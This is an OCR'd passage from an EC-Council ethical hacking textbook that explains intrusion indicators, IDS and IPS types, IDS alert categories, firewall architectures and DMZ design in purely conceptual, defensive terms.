
  - A sudden increase in bandwidth consumption
  - Repeated probes of the available services on your machines
  - Connection requests from IPs other than those in the network range, which imply that an unauthenticated user (intruder) is attempting to connect to the network
  - Repeated login attempts from remote hosts
  - A sudden influx of log data, which could indicate attempts at DoS attacks, bandwidth consumption, and DDoS attacks

- **System Intrusions**

  Similarly, general indications of system intrusions include:

  - Sudden changes in logs such as short or incomplete logs
  - Unusually slow system performance
  - Missing logs or logs with incorrect permissions or ownership
  - Modifications to system software and configuration files
  - Unusual graphic displays or text messages
  - Gaps in system accounting
  - System crashes or reboots
  - Unfamiliar processes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Intrusion Detection Systems

There are two types of intrusion detection systems:

- **Network-Based Intrusion Detection Systems**

  Network-based intrusion detection systems (NIDS) check every packet entering the network for the presence of anomalies and incorrect data. By limiting the firewall to drop large numbers of data packets, the NIDS checks every packet thoroughly. A NIDS captures and inspects all traffic. It generates alerts at the IP or application level based on the content. NIDS are more distributed than host-based IDS. The NIDS identifies the anomalies at the router and host levels. It audits the information contained in the data packets and logs the information of malicious packets; furthermore, it assigns a threat level to each risk after receiving the data packets. The threat level enables the security team to remain on alert. These mechanisms typically consist of a black box placed on the network in a promiscuous mode, listening for patterns indicative of an intrusion. It detects malicious activity such as DoS attacks, port scans, or even attempts to break into computers by monitoring network traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.3: Network-based IDS (NIDS)

- **Host-Based Intrusion Detection Systems**

  A host-based IDS (HIDS) analyzes each system's behavior. The HIDS can be installed on any system ranging from a desktop PC to a server. It is more versatile than the NIDS. In addition to detecting unauthorized insider activity, host-based systems are also effective in detecting unauthorized file modification. The HIDS focuses on the changing aspects of local systems. It is also more platform-centric, with a greater focus on the Windows OS; nevertheless, other HIDS are available for UNIX platforms. These mechanisms usually include auditing events that occur on a specific host. They are not very common because of the overhead they incur by having to monitor each system event.




Figure 12.4: Host-based IDS (HIDS)


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of IDS Alerts

An IDS generates four types of alerts: True Positive, False Positive, False Negative, and True Negative.

- **True Positive (Attack - Alert)**: A true positive is a condition that occurs when an event triggers an alarm and causes the IDS to react as if a real attack is in progress. The event may be an actual attack, in which case an attacker attempts to compromise the network, or it may be a drill, in which case security personnel use hacker tools to test a network segment.
- **False Positive (No attack - Alert)**: A false positive occurs if an event triggers an alarm when no actual attack is in progress. It occurs when an IDS treats regular system activity as an attack. False positives tend to make users insensitive to alarms and weaken their reactions to actual intrusion events. While testing the configuration of an IDS, administrators use false positives to determine whether the IDS can distinguish between false positives and real attacks.
- **False Negative (Attack - No Alert)**: A false negative is a condition that occurs when an IDS fails to react to an actual attack event. This condition is the most dangerous failure, as the purpose of an IDS is to detect and respond to attacks.
- **True Negative (No attack - No Alert)**: A true negative is a condition that occurs when an IDS identifies an activity as acceptable behavior and the activity is acceptable. A true negative means successfully ignoring acceptable behavior. It is not harmful, as the IDS performs as expected in this case.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Intrusion Prevention System (IPS)

Intrusion prevention systems (IPS) are considered as active IDS, as they are capable of not only detecting intrusions but also preventing them. IPS are continuous monitoring systems that often sit behind firewalls as an additional layer of protection. Unlike IDS, which are passive, IPS are placed inline in the network, between the source and the destination, to actively analyze the network traffic and make automated decisions regarding the traffic that is entering the network.

Some of the actions that an IPS is meant to perform are as follows:

- Generate alerts if any abnormal traffic is detected in the network
- Continuously record real-time logs of network activities
- Block and filter malicious traffic
- Detect and eliminate threats quickly, as it is placed inline in the operational network
- Identify threats accurately without generating false positives

An IPS takes actions based on certain rules and policies configured into it. In other words, the IPS can identify, log, and prevent the occurrence of any intrusion or attack in the network. IPS can also be employed to detect critical issues in corporate security policies such as notorious insider threats, malicious network guests, etc.

Classification of IPS:

Like IDS, IPS are also classified into two types:

- Host-based IPS
- Network-based IPS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Advantages of IPS over IDS:

- Unlike IDS, IPS can block as well as drop illegal packets in the network
- IPS can be used to monitor activities occurring in a single organization
- IPS can prevent the occurrence of direct attacks in the network by controlling the amount of network traffic





Figure 12.5: Example of an IPS placement

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firewall

A firewall is a software- or hardware-based system located at the network gateway that protects the resources of a private network from unauthorized access by users on other networks. They are placed at the junction or gateway between two networks, usually a private network and a public network such as the Internet. Firewalls examine all the messages entering or leaving the intranet and block those that do not meet the specified security criteria. Firewalls may be concerned with the type of traffic or with the source or destination addresses and ports. They include a set of tools that monitor the flow of traffic between networks. A firewall placed at the network level and working closely with the router filters all the network packets to determine whether to forward them toward their destinations. Always install firewalls away from the rest of the network, so that none of the incoming requests can gain direct access to a private network resource. If appropriately configured, the firewall protects systems on one side of it from systems on the other side.

- A firewall is an intrusion detection mechanism that is designed by an organization's security policy. Its settings can change to make appropriate changes to its functionality.
- Firewalls can be configured to restrict incoming traffic to POP and SMTP and to enable email access. Certain firewalls block specific email services to avoid spam.
- A firewall can be configured to check inbound traffic at a "checkpoint," where a security audit is performed. It can also act as an active "phone tap" tool for identifying an intruder's attempt to dial into modems in a secured network. Firewall logs consist of logging information that notifies the administrator about all attempts to access various services.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The firewall verifies the incoming and outgoing traffic against its rules and acts as a router to move data between networks. The firewall allows or denies access requests made from one side of it to services on the other side.
- Identify all the attempts to log into the network for auditing. Unauthorized attempts can be identified by embedding an alarm that is triggered when an unauthorized user attempts to log in. Firewalls can filter packets based on the address and type of traffic. They recognize the source and destination addresses as well as port numbers during address filtering, and they identify the types of network traffic during protocol filtering. Firewalls can identify the state and attributes of data packets.





Figure 12.6: Example of a Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firewall Architecture

The firewall architecture consists of the following elements:

- **Bastion Host**

  The bastion host is designed for defending the network against attacks. It acts as a mediator between inside and outside networks. A bastion host is a computer system designed and configured to protect network resources from attacks. Traffic entering or leaving the network passes through the firewall. It has two interfaces:

  - Public interface directly connected to the Internet
  - Private interface connected to the intranet

Figure 12.7: Bastion Host Firewall

- **Screened Subnet**

  A screened subnet (DMZ) is a protected network created with a two- or three-homed firewall behind a screening firewall, and it is a term that is commonly used to refer to the DMZ. When using a three-homed firewall, connect the first interface to the Internet, the second to the DMZ, and the third to the intranet. The DMZ responds to public

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

requests and has no hosts accessed by the private network. Internet users cannot access the private zone.

The advantage of screening a subnet away from the intranet is that public requests can be responded to without allowing traffic into the intranet. A disadvantage of the three-homed firewall is that if it is compromised, both the DMZ and the intranet could also be compromised. A safer technique is to use multiple firewalls to separate the Internet from the DMZ, and to then separate the DMZ from the intranet.




Figure 12.8: Screened Subnet Firewall

- **Multi-homed Firewall**

A multi-homed firewall is a node with multiple NICs that connects to two or more networks. It connects each interface to separate network segments logically and physically. A multi-homed firewall helps in increasing the efficiency and reliability of an IP network. The multi-homed firewall has more than three interfaces that allow for further subdividing the systems based on the specific security objectives of the organization. However, the model that provides deeper protection is the back-to-back firewall.





Figure 12.9: Multi-homed Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Demilitarized Zone (DMZ)

In computer networks, the demilitarized zone (DMZ) is an area that hosts computer(s) or a small sub-network placed as a neutral zone between a particular company's internal network and an untrusted external network to prevent outsider access to a company's private data. The DMZ serves as a buffer between the secure internal network and the insecure Internet, as it adds a layer of security to the corporate LAN, thus preventing direct access to other parts of the network.

A DMZ is created using a firewall with three or more network interfaces that are assigned specific roles, such as an internal trusted network, a DMZ network, or an external untrusted network (Internet). Any service such as email, web, or FTP that provides access to external users can be placed in the DMZ. However, web servers that communicate with database servers cannot reside in the DMZ, as they could give outside users direct access to sensitive information. There are many ways in which the DMZ can be configured according to specific network topologies and company requirements.

Figure 12.10: Demilitarized Zone (DMZ)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Firewalls

There are two types of firewalls.

- **Hardware Firewalls**

